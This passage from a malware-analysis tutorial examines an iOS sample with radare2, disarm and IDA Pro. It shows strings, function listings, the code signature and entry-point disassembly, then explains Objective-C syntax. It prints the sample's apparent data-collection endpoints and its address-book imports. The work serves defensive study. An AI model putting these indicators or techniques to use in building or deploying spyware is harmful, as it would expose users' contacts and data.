1394 0x00056873  0x100056873 38  39   3.__TEXT.__objc_methname  ascii   keyPathsForValuesAffectingValueForKey:
1424 0x00056b43  0x100056b43 42  43   3.__TEXT.__objc_methname  ascii   keyPathsForValuesAffectingPinnedPublicKeys
2396 0x0005d223  0x10005d223 7   8    7.__TEXT.__cstring        ascii   mas_key
[0x10002f374]>
```

[Figures 54]: Selected strings

There are many other strings that might be useful for revealing a bit more about the malware's profile:

```
[0x10002f374]> /i Library
0x100000c30 hit32_0 .@/System/Library/Frameworks/Core.
0x100000c88 hit32_1 .\/System/Library/Frameworks/Mobi.
0x100000cf0 hit32_2 .>j/System/Library/Frameworks/Secu.
0x100000d40 hit32_3 .<U/System/Library/Frameworks/Syst.
0x100000da8 hit32_4 .,/System/Library/Frameworks/Foun.
0x100000e70 hit32_5 ./System/Library/Frameworks/Addr.
0x100000ec8 hit32_6 ./System/Library/Frameworks/Cont.
0x100000f18 hit32_7 ./System/Library/Frameworks/Core.
0x100000f68 hit32_8 ./System/Library/Frameworks/Core.
0x100000fc8 hit32_9 .e/System/Library/Frameworks/UIKi.
0x100061cff hit32_10 .Release/System/Library/CoreServices/Sy.
[0x10002f374]>
[0x10002f374]> /i plist
0x10008beac hit33_0 .-8"?><!DOCTYPE plist PUBLIC "-//Appl.
0x10008bec8 hit33_1 . "-//Apple//DTD PLIST 1.0//EN" "http:.
0x10008bf0a hit33_2 .List-1.0.dtd"><plist version="1.0">.
0x10008c23d hit33_3 .rray></dict></plist>.
0x10008e50c hit33_4 .-8"?><!DOCTYPE plist PUBLIC "-//Appl.
0x10008e528 hit33_5 . "-//Apple//DTD PLIST 1.0//EN" "http:.
0x10008e56a hit33_6 .List-1.0.dtd"><plist version="1.0">.
0x10008e61c hit33_7 .rray></dict></plist>0*H.
0x100060a1b hit33_8 .sapplication/x-plistformatTQ,N,V_f.
0x100061d22 hit33_9 .s/SystemVersion.plistrProductVersio.
```

[Figures 55]: Searching for keywords

To sort main 20 functions, first in regular order and then by the number of calls, try:

```
[0x10002f374]> afll | head -20
address           noret size  nbbs edges    cc cost          min bound range max bound          calls locals args xref frame name
================= ===== ===== ===== ===== ===== ==== ================= ===== ================= ===== ====== ==== ==== ===== ====
0x000000010004e034     0   12     1     0     1    1 0x000000010004e034    12 0x000000010004e040     0      0    0    3     0 sym.imp.ABAddressBookCopyArrayOfAllPeople
0x000000010004e040     0   12     1     0     1    1 0x000000010004e040    12 0x000000010004e04c     0      0    0    6     0 sym.imp.ABAddressBookCreateWithOptions
0x000000010004e04c     0   12     1     0     1    1 0x000000010004e04c    12 0x000000010004e058     0      0    0    4     0 sym.imp.ABAddressBookGetAuthorizationStat
0x000000010004e058     0   12     1     0     1    1 0x000000010004e058    12 0x000000010004e064     0      0    0    4     0 sym.imp.ABAddressBookRequestAccessWithComp
0x000000010004e064     0   12     1     0     1    1 0x000000010004e064    12 0x000000010004e070     0      0    0    2     0 sym.imp.ABMultiValueCopyValueAtIndex
0x000000010004e070     0   12     1     0     1    1 0x000000010004e070    12 0x000000010004e07c     0      0    0    4     0 sym.imp.ABMultiValueGetCount
0x000000010004e07c     0   12     1     0     1    1 0x000000010004e07c    12 0x000000010004e088     0      0    0    6     0 sym.imp.ABRecordCopyValue
0x000000010004e088     0   12     1     0     1    1 0x000000010004e088    12 0x000000010004e094     0      0    0    1     0 sym.imp.CFArrayCreate
0x000000010004e094     0   12     1     0     1    1 0x000000010004e094    12 0x000000010004e0a0     0      0    0    2     0 sym.imp.CFArrayGetCount
0x000000010004e0a0     0   12     1     0     1    1 0x000000010004e0a0    12 0x000000010004e0ac     0      0    0    2     0 sym.imp.CFArrayGetValueAtIndex
0x000000010004e0ac     0   12     1     0     1    1 0x000000010004e0ac    12 0x000000010004e0b8     0      0    0    9     0 sym.imp.CFRelease
0x000000010004e0b8     0   12     1     0     1    1 0x000000010004e0b8    12 0x000000010004e0c4     0      0    0    1     0 sym.imp.CFRetain
0x000000010004e0c4     0   12     1     0     1    1 0x000000010004e0c4    12 0x000000010004e0d0     0      0    0    2     0 sym.imp.CFRunLoopGetMain
0x000000010004e0d0     0   12     1     0     1    1 0x000000010004e0d0    12 0x000000010004e0dc     0      0    0    1     0 sym.imp.CFStringConvertEncodingToNSString
0x000000010004e0dc     0   12     1     0     1    1 0x000000010004e0dc    12 0x000000010004e0e8     0      0    0    1     0 sym.imp.CFStringConvertIANACharSetNameToEn
0x000000010004e0e8     0   12     1     0     1    1 0x000000010004e0e8    12 0x000000010004e0f4     0      0    0    1     0 sym.imp.CFStringTransform
0x000000010004e0f4     0   12     1     0     1    1 0x000000010004e0f4    12 0x000000010004e100     0      0    0    1     0 sym.imp.CFURLCreateStringByAddingPercentEs
0x000000010004e100     0   12     1     0     1    1 0x000000010004e100    12 0x000000010004e10c     0      0    0    1     0 sym.imp.CGBitmapContextCreate
[0x10002f374]>
[0x10002f374]> afll | sort -k11 -nr | head -20
0x0000000100028474     0 3252     3     2     3  463 0x0000000100028474 3252 0x0000000100029128   254     34    10    8   288 method.LXFCalculatorBusinessViewControlle
0x000000100025f84      0 3252     3     2     3  463 0x000000100025f84  3252 0x000000100026c38   254     34    10    8   288 method.LXFCalculatorFundViewController.vi
0x00000010002223c      0 2564    10    12     4  355 0x00000010002223c  2564 0x0000000100022c40   178     31    17    0   256 method.LXFCalculatorBaseViewController.tal
0x0000000100020e7c     0 2488    53    97    48  291 0x0000000100020e7c 2488 0x0000000100021834   171     23     3    4   320 method.MASConstraintMaker.addConstraintWi
0x000000010000e488     0 3300    50    71    25  365 0x000000010000e488 3300 0x000000010000f16c   170     64     3    1   656 method.XLBasePageController.reloadScrollPa
0x0000000100127c8      0 2884     9    11     4  347 0x0000000100127c8  2884 0x000000010001330c   167     71     2    6   608 method.LCActionSheet.setupView
0x000000010002bf9c     0 2592    90   137    51  240 0x000000010002bf9c 2592 0x000000010002c9bc   122     47     4    1   752 sym.func.10002bf9c
0x000000010001ca30     0 1600    21    28    11  213 0x000000010001ca30 1600 0x000000010001d070   111     14     7    6   112 method.MASViewConstraint.install
0x000000010003a328     0 1812    30    42    16  192 0x000000010003a328 1812 0x000000010003aa3c   104     47     2   90   528 method.AFHTTPRequestSerializer.init
0x0000000100010aa0     0 1456     3     2     3  202 0x0000000100010aa0 1456 0x0000000100011050   104     24     2    8   192 method.LXFCalculatorGroupViewController.v
0x00000000100040dc4    0 1736    33    47    18  217 0x00000000100040dc4 1736 0x000000010004148c   101     28     5    5   224 method.AFHTTPResponseSerializer.validateR
0x0000000100007c70     0 1704     6     7     3  208 0x0000000100007c70 1704 0x0000000100008318   101     24     3    2   192 method.LXFPopResultView.setModel:
0x0000000100038948     0 2008    78   120    46  207 0x0000000100038948 2008 0x0000000100039120    91     59     5    2   976 method.AFSecurityPolicy.evaluateServerTru
0x0000000100027e60     0 1556    20    27     9  203 0x0000000100027e60 1556 0x0000000100028474    91     15     2    0   128 method.NSLayoutConstraint_MASDebugAdditio
0x000000010002b370     0 1468     6     7     3  185 0x000000010002b370 1468 0x000000010002b92c    87     23     9    2   192 method.BaseRequest.baseRequest:method:suc
0x0000000100035b14     0 1232    11    14     7  141 0x0000000100035b14 1232 0x0000000100035fe4    78     32     3    1   272 sym.func.100035b14
0x0000000100034c04     0 1348    18    25     9  133 0x0000000100034c04 1348 0x0000000100035148    76     36     6    1   304 sym.func.100034c04
0x0000000100039d04     0 1532    38    55    21  167 0x0000000100039d04 1532 0x000000010003a300    71     51     6    5   784 sym.func.100039d04
0x000000010001a3e0     0 1524    23    29    12  189 0x000000010001a3e0 1560 0x000000010001a9f8    70     13     3    1   112 sym.func.10001a3e0
0x000000010003c2b0     0 1116    20    28    10  136 0x000000010003c2b0 1116 0x000000010003c70c    68     20    13    3   160 method.AFHTTPRequestSerializer.requestBySe
```

[Figures 56]: Listing functions (we could have used something like afll~[0,10-15] | sort -k2 -nr | head -20)

Of course, readers could continue their analysis using Radare2 by disassembling code as shown below:

```
[0x10002f374]> ie
[Entrypoints]
vaddr=0x10002f374 paddr=0x00033374 haddr=0x00000be8 type=program

1 entrypoints
[0x10002f374]>
[0x10002f374]> pd 15
            ;-- entry0:
            ;-- func.10002f374:
            ;-- pc:
/ 128: int main (int argc, char **argv);
| rg: 2 (vars 0, args 2)
| bp: 0 (vars 0, args 0)
| sp: 6 (vars 6, args 0)
|           0x10002f374      f657bda9       stp x22, x21, [var_30h]!
|           0x10002f378      f44f01a9       stp x20, x19, [var_10h]
|           0x10002f37c      fd7b02a9       stp x29, x30, [var_20h]
|           0x10002f380      fd830091       add x29, var_20h
|           0x10002f384      f30301aa       mov x19, x1                 ; argv
|           0x10002f388      f40300aa       mov x20, x0                 ; argc
|           0x10002f38c      7a7c0094       bl sym.imp.objc_autoreleasePoolPush
|           0x10002f390      f50300aa       mov x21, x0
|           0x10002f394      1f2003d5       nop
|           0x10002f398      40d62858       ldr x0, 0x100080e60         ; void *instance
|           0x10002f39c      1f2003d5       nop
|           0x10002f3a0      c1892758       ldr x1, str.class           ; 0x10004f05b ; char *selector
|           0x10002f3a4      987c0094       bl sym.imp.objc_msgSend     ; void *objc_msgSend(void *instance, char *selector)
|                                           ; void *objc_msgSend(0x0000000100081d90, "class")
|           0x10002f3a8      b37b0094       bl sym.imp.NSStringFromClass
|           0x10002f3ac      fd031daa       mov x29, x29
[0x10002f374]>
```

[Figures 57]: Entry point disassembly (only a few lines)

We are not going to continue using Radare2 because the main goal was only getting a quick view of the code and looking around for anything interesting, and we have got the first artifacts. Let us move on.

Finally, another good option to collect information from the binary is disarm tool, which is a kind of lightweight and, for specific contexts, better version of jtool2, mainly for ARM64, and that can be downloaded from https://newosxbook.com/tools/disarm.tar.

```
alexandreborges@MacOS photographDemo.app % ARCH=arm64 disarm --signature -i photographDemo_arm64
photographDemo_arm64 File-format agnostic information:
File type:        executable
Format:           Mach-O
Target OS:        iOS 10.0.0
Architecture:     ARM64
File Size:        0x91960 (596320) bytes
Linker:           /usr/lib/dyld
Text region(s):   0x7174-0x4e034 (@0x100007174-0x10004e034) (290496/0x46ec0 bytes)
         Entry:   0x2f374
Data region(s):   0x64000-0x84000 (131072/0x20000 bytes)
String region(s): 0x5d0a8-0x61d42 (19610/0x4c9a bytes)
Linker stubs:     0x4e034-0x4e70c (1752/0x6d8 bytes)
BuildID/UUID:     4E3DFDD8-B6C3-3D27-BF5C-2B23293AD12B
Binary is digitally signed (use --signature to view)
An embedded signature with 5 blobs:
Code Directory (3019 bytes)
                Version:     20400
                Flags:       none
                CodeLimit:   0x8b1c0
                Identifier:  com.baojia.tongyong (@0x58)
                Team ID:     4X83K5VMA2 (@0x6c)
                Executable Segment: Base 0x0 Limit: 0x00064000 Flags: 0x00000011
                CDHash:      38b1077904d8e36c619f7d61fe34c1c5ffd8850a (computed)
                # of hashes: 140 code (4K pages) + 5 special
                Hashes @219 size: 20 Type: SHA-1
                0: Designated Requirement (@20, 148 bytes): Ident(com.baojia.tongyong) AND Apple Generi
c Anchor Cert field [subject.CN] = 'iPhone Distribution: ZHONGYUAN BANK CO.,LTD' AND (Cert Generic[1] =
 WWD Relations CA)
Entitlements (976 bytes, -r entitlements to view)
Code Directory (4759 bytes)
                Version:     20400
                Flags:       none
                CodeLimit:   0x8b1c0
                Identifier:  com.baojia.tongyong (@0x58)
                Team ID:     4X83K5VMA2 (@0x6c)
                Executable Segment: Base 0x0 Limit: 0x00064000 Flags: 0x00000011
                CDHash:      1e67c445e97f51ca690b4dc0c57a12f512b32013b1452903504397c1ce03f120 (computed
)
                # of hashes: 140 code (4K pages) + 5 special
                Hashes @279 size: 32 Type: SHA-256
Blob Wrapper (4699 bytes) (0x10000 is CMS (RFC3852) signature)
                CA: Apple Certification Authority       CN: Apple Root CA
                CA: Apple Worldwide Developer Relations         CN: Apple Worldwide Developer Relations
 Certification Authority
                CA: Apple Certification Authority       CN: Apple Root CA
                CA: Apple Certification Authority       CN: Apple Root CA
                CA: Apple Worldwide Developer Relations         CN: Apple Worldwide Developer Relations
 Certification Authority
        CN: iPhone Distribution: ZHONGYUAN BANK CO.,LTD
                CA: 4X83K5VMA2          Timestamp: 02:57:33 2021/06/10
alexandreborges@MacOS photographDemo.app %
```

[Figures 58]: Using disarm tool to collect general information and signature from a binary


As readers have noticed, **disarm** tool shows similar information which we have already collected using other tools such as **otool** and **jtool2**, but it offers a better approach to do the job in some opportunities.

```
alexandreborges@MacOS photographDemo.app % ARCH=arm64 disarm photographDemo_arm64 | head -20
Opened companion file photographDemo_arm64.ARM64.4E3DFDD8-B6C3-3D27-BF5C-2B23293AD12B
100007174  6dbc23e9     STP     D9, D8, [X31, #-64]!    ; SP -= 64; *[SP] = [X9, X8]
100007178  a90157f6     STP     X22, X21, [X31, #16]    ; *[SP +16] = [X22, X21]
10000717c  a9024ff4     STP     X20, X19, [X31, #32]    ; *[SP +32] = [X20, X19]
100007180  a9037bfd     STP     X29, X30, [X31, #48]    ; *[SP +48] = [X29, X30]
100007184  9100c3fd     ADD     X29, X31, #48   ; (0x0) -- FP = SP + 0x30 = 0x30 -- !
100007188  aa0203e0     MOV     X0, X2  ; X0 = X2 (0x0)
        func_0x10004e628(0);
10000718c  94011d27     BL      0x10004e628     ;
100007190  aa0003f3     MOV     X19, X0 ; X19 = X0 (0x0)
100007194  1e601008     FMOV    D8, #2.000000   ;
100007198  4ea81d00     SIMD    (Not yet)       ;
10000719c  4ea81d01     SIMD    (Not yet)       ;
        func_0x10004e364(0);
1000071a0  94011c71     BL      0x10004e364     ;
        func_0x10004e37c(0);
1000071a4  94011c76     BL      0x10004e37c     ;
1000071a8  aa0003f4     MOV     X20, X0 ; X20 = X0 (0x0)
1000071ac  aa1303e0     MOV     X0, X19 ; X0 = X19 (0x0)
        func_0x10004e634(0);
1000071b0  94011d21     BL      0x10004e634     ;
alexandreborges@MacOS photographDemo.app %
alexandreborges@MacOS photographDemo.app % ARCH=arm64 disarm photographDemo_arm64 | grep \" |
 head -10
Opened companion file photographDemo_arm64.ARM64.4E3DFDD8-B6C3-3D27-BF5C-2B23293AD12B
        func_0x10004e604(0,"CGColor");
        func_0x10004e604(ARG0,"setTranslatesAutoresizingMaskIntoConstraints:",0);
        func_0x10004e604(0,"initWithView:",ARG0);
        func_0x10004e604(0,"install");
        func_0x10004e604(0,"initWithView:",ARG0);
        func_0x10004e604(0,"setRemoveExisting:",0x1);
        func_0x10004e604(0,"install");
        func_0x10004e604(0,"initWithView:layoutAttribute:",ARG0,0x1);
        func_0x10004e604(0,"initWithView:layoutAttribute:",ARG0,0x3);
        func_0x10004e604(0,"initWithView:layoutAttribute:",ARG0,0x8);
alexandreborges@MacOS photographDemo.app % ARCH=arm64 disarm -f http photographDemo_arm64
Not performing any fixups!
0x5e8a7/0x10005e8a7(__TEXT.__cstring): http://180.215.254.23:9903/JYSystem/restInt/v3/collect
/portal..
MEMMEM: 5e8ab/330b5 = 91960
0x5f261/0x10005f261(__TEXT.__cstring): https://www.sec-ret.top/
MEMMEM: 5f265/326fb = 91960
0x5f58a/0x10005f58a(__TEXT.__cstring): https
MEMMEM: 5f58e/323d2 = 91960
0x5f655/0x10005f655(__TEXT.__cstring): https)
MEMMEM: 5f659/32307 = 91960
0x8bed8/0x10008bed0(entitlements): http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist versi..
MEMMEM: 8bedc/5a84 = 91960
```

[Figures 59]: Disassembling, collecting strings used as arguments and other ones containing “http”


Of course, **disarm** and **jtool2** are not complete tools that can be used for reverse engineering and even analyzing code, but they are enough for multiple scenarios when we need to spot and understand short pieces of code. Additionally, they are extremely useful when we need to examine the kernelcache file, which will be covered in another opportunity.

Open the fat-binary sample on IDA Pro, it detects the provided sample is a fat Mach-O file containing both ARM64 and ARMv7 then pick up any option, and in our case, we will keep our line by choosing ARM64:



[Figures 60]: IDA Pro: choosing binary architecture

Soon we proceed with our analysis, **IDA Pro detects Object-C structures** and prompts for parsing them and renaming methods, so we must click **Yes**.



[Figures 61]: IDA Pro: automatic Objective-C structures detection and parsing

As the same way we did in previous articles, go to **File | Produce File | Create C File…** and generated a decompiled version of the binary. Afterwards, if readers want, put **Assembly view** and **Pseudo Code view** synchronized side by side.

The first function (**start**) presents the following Assembly and pseudo code view:

```
__text:000000010002F374 ; __int64 __fastcall start(int, char **)
__text:000000010002F374     EXPORT start
__text:000000010002F374 start
__text:000000010002F374
__text:000000010002F374 var_20= -0x20
__text:000000010002F374 var_18= -0x18
__text:000000010002F374 var_10= -0x10
__text:000000010002F374 var_8= -8
__text:000000010002F374 var_s0=  0
__text:000000010002F374 var_s8=  8
__text:000000010002F374
__text:000000010002F374     STP             X22, X21, [SP,#-0x10+var_20]!
__text:000000010002F378     STP             X20, X19, [SP,#0x20+var_10]
__text:000000010002F37C     STP             X29, X30, [SP,#0x20+var_s0]
__text:000000010002F380     ADD             X29, SP, #0x20
__text:000000010002F384     MOV             X19, X1
__text:000000010002F388     MOV             X20, X0
__text:000000010002F38C     BL              _objc_autoreleasePoolPush
__text:000000010002F390     MOV             X21, X0
__text:000000010002F394     NOP
__text:000000010002F398     LDR             X0, =_OBJC_CLASS_$_AppDelegate ; id
__text:000000010002F39C     NOP
__text:000000010002F3A0     LDR             X1, =sel_class      ; "class"
__text:000000010002F3A4     BL              _objc_msgSend       ; +[AppDelegate class] ...
__text:000000010002F3A8     BL              _NSStringFromClass
__text:000000010002F3AC     MOV             X29, X29
__text:000000010002F3B0     BL              _objc_retainAutoreleasedReturnValue
__text:000000010002F3B4     MOV             X22, X0
__text:000000010002F3B8     MOV             X0, X20             ; argc
__text:000000010002F3BC     MOV             X1, X19             ; argv
__text:000000010002F3C0     MOV             X2, #0              ; principalClassName
__text:000000010002F3C4     MOV             X3, X22             ; delegateClassName
__text:000000010002F3C8     BL              _UIApplicationMain
__text:000000010002F3CC     MOV             X19, X0
__text:000000010002F3D0     MOV             X0, X22             ; id
__text:000000010002F3D4     BL              _objc_release
__text:000000010002F3D8     MOV             X0, X21             ; context
__text:000000010002F3DC     BL              _objc_autoreleasePoolPop
__text:000000010002F3E0     MOV             X0, X19
__text:000000010002F3E4     LDP             X29, X30, [SP,#0x20+var_s0]
__text:000000010002F3E8     LDP             X20, X19, [SP,#0x20+var_10]
__text:000000010002F3EC     LDP             X22, X21, [SP+0x20+var_20],#0x30
```

[Figures 62]: IDA Pro: Assembly view of the entry function (start)

```
1  __int64 __fastcall start(int a1, char **a2)
2  {
3    void *v4; // x21
4    NSString *v5; // x22
5    __int64 v6; // x19
6
7    v4 = objc_autoreleasePoolPush();
8    v5 = objc_retainAutoreleasedReturnValue(NSStringFromClass((Class)+[AppDelegate class](
9                                                               &OBJC_CLASS___AppDelegate
10                                                              "class")));
11   v6 = UIApplicationMain(a1, a2, 0LL, v5);
12   objc_release(v5);
13   objc_autoreleasePoolPop(v4);
14   return v6;
15 }
```


[Figures 63]: IDA Pro: Pseudo code view of the entry function (start)

IDA Pro provides the best possible representation, including comments. Nonetheless, even it always tries to do its best, readers must always pay attention and check whether the equivalence between the ARM assembly and the respective pseudo code is correct because I have already had issues due to attacker anti-disassembly manipulations.

Additionally, even though we are analyzing this binary, it would be strongly recommended to analyze it using a debugger too, mainly whether you have unanswered questions and even uncertainty about any information resulting from your analysis using IDA Pro. As you might expect, if you are debugging a binary, there are multiple tricks used by threats to prevent you attaching a debugger, hide the real entry point, continue the debugging process and other ones. Now let us proceed with a short static analysis.

I do not have any plan to analyze many lines of code as I did in my previous articles because it would produce an extensive article without obtaining a proportional effect for readers. In the start routine, at its first lines, we see a bunch **of calls related to the memory management system**, and there is **related function named objc_autoreleasePoolPush( )** that creates a new **autorelease pool** (it stores objects that have received a *retain message* and that will be released later with an *autorelease message* when the pool is drained). At the end of the start routine, there is an **objc_autoreleasePoolPop( )**, which releases all objects added to the **autorelease pool** and also any **autorelease pools it encloses**. (0x0002F3D4 or line 12 on Pseudo-Code). To simplify the explanation, all functions are related to memory management system (**NSAutoreleasePool class, from Object Runtime**) that takes care of memory allocation and deallocation automatically, improving efficiency.

Moving on, we have to start from somewhere (as usual), and there are many system or library imports, which provide you with a valid reference about non-interesting routines, at least for the first approach:



[Figures 64]: IDA Pro: Imported functions

While analyzing macOS/iOS binaries, readers will see distinct functions in Objective-C and Swift, and a syntax that might not be easy to understand. Of course, I will not explain Objective-C here (related to our sample), but can be useful to leave a few notes:

- In Objective-C, there are concepts of classes, objects, and methods. For a class or instance to execute an action, it receives a message, and this class or instance is known as receiver, and readers will see something like **[<receiver> message].**

- For example, to allocate, initialize and release a pool, we see something like:

    - **NSAutoreleasePool *ourpool = [[NSAutoreleasePool alloc] init];**
    - **[ourpool release];**

- As we can realize, first we allocate "**ourpool" (receiver)** then we initialize it by sending a message to **NSAutoreleasePool class** or, in other words, asked **NSAutoreleasePool class** to apply the **alloc method**. Actually, everything works as a sequence of messages or actions, and soon after invoking the **alloc method** against **NSAutoreleasePool class**, the **init method** is also applied (sent) to the same class.

- At the same way, we release the **ourpool (receiver)** by sending a message to it (instance). If we use ARC (Automatic Reference Counting), we should use an **@autoreleasepool block**, but it makes part of another topic.

- Classes and respective methods are described within a **@interface section** as well as an **@implementation section** describing **instance variables** and **implementation of such methods** that are declared inside the **@interface section**. The syntax of the interface section is ***@interface Class: ParentClass***, which works a class declaration. Within this declaration (terminated by a **@end** marker) we will see a series of declared methods and properties **(@property directive**), and such properties are accessed by using ***instance.property*** syntax.

- In most of the code, readers will see the following notation, where ***data_type*** can be void, int, double, NSObject, NSArray, and so on, and ***method_name*** is, obviously, the name of method:

    - **– (data_type) method_name**
    - **+ (data_type) method_name**

- The difference between "-" and "+" signs is that minus ("-") determines a **method instance** while plus ("+") determines a **class method**, which performs operations using the class objects itself.

- The ***data_type*** is the type of value returned by the method.

- Arguments could be declared using the following syntax:

    - **– (return_data_type) method_name: (data_type_1) arg1 (data_type_2) arg2**

- Although I have shown, arguments can be named by prefixing the argument with the respective name (ex: FirstArgument):

    - **– (return_data_type) method_name: FirstArgument:(data_type_1) arg1;**

- If we see something like ***Class_Name *method_name***, so it does means that **method_name** holds a reference/pointer to a class.

- Another possible notation that certainly will appear in reversed code is something similar to:

    - **(id) __cdecl – [Class_Name method:](class_name_1 *self, int *a2)**

- Readers already known almost everything that is represented above, except a few details:

    - **id** is a special keyword that can be used for representing objects from any class (actually, it is a pointer), and it is extremely useful when such a referred object is determined only in runtime (dynamic typing).
    - **–[Class_Name method]** represents an instance method.
    - **class_name_1 *self:** the first parameter represents an object of type *class_name_1* that will be received (or applied) as first argument of this method (remember *this from C++, and readers will have a parallel).
    - **int *a2:** the second parameter (a2) is an integer pointer.

- We will also find the following method's signature multiple times:

    - **(id) __cdecl –[Class_Name method:](class_name_1 *self, SEL a2, int *a3)**

- The presented construction is similar to the previous one, but the second argument (SEL a2) is a **selector** (actually, a compiled selector), which **represents a method name** (not its implementation), and it is used to invoke a method on an object.

- The other two concepts that can help you to get a better understanding of the resulting reversed code are **protocol (@protocol directive)** and **delegation**. In a few words, protocol is a list of methods that is shared among classes, but such methods do not have an associated implementation, so some of them must be implemented, and other ones can be optionally implemented (probably readers will remember on something similar to virtual methods in C++). In terms of Objective-C, we will see the following a declaration similar to this one, for example:

```
@protocol  ERSeries
-  (NSString*) erGetName: (NSUInteger) aliasReference;
@required
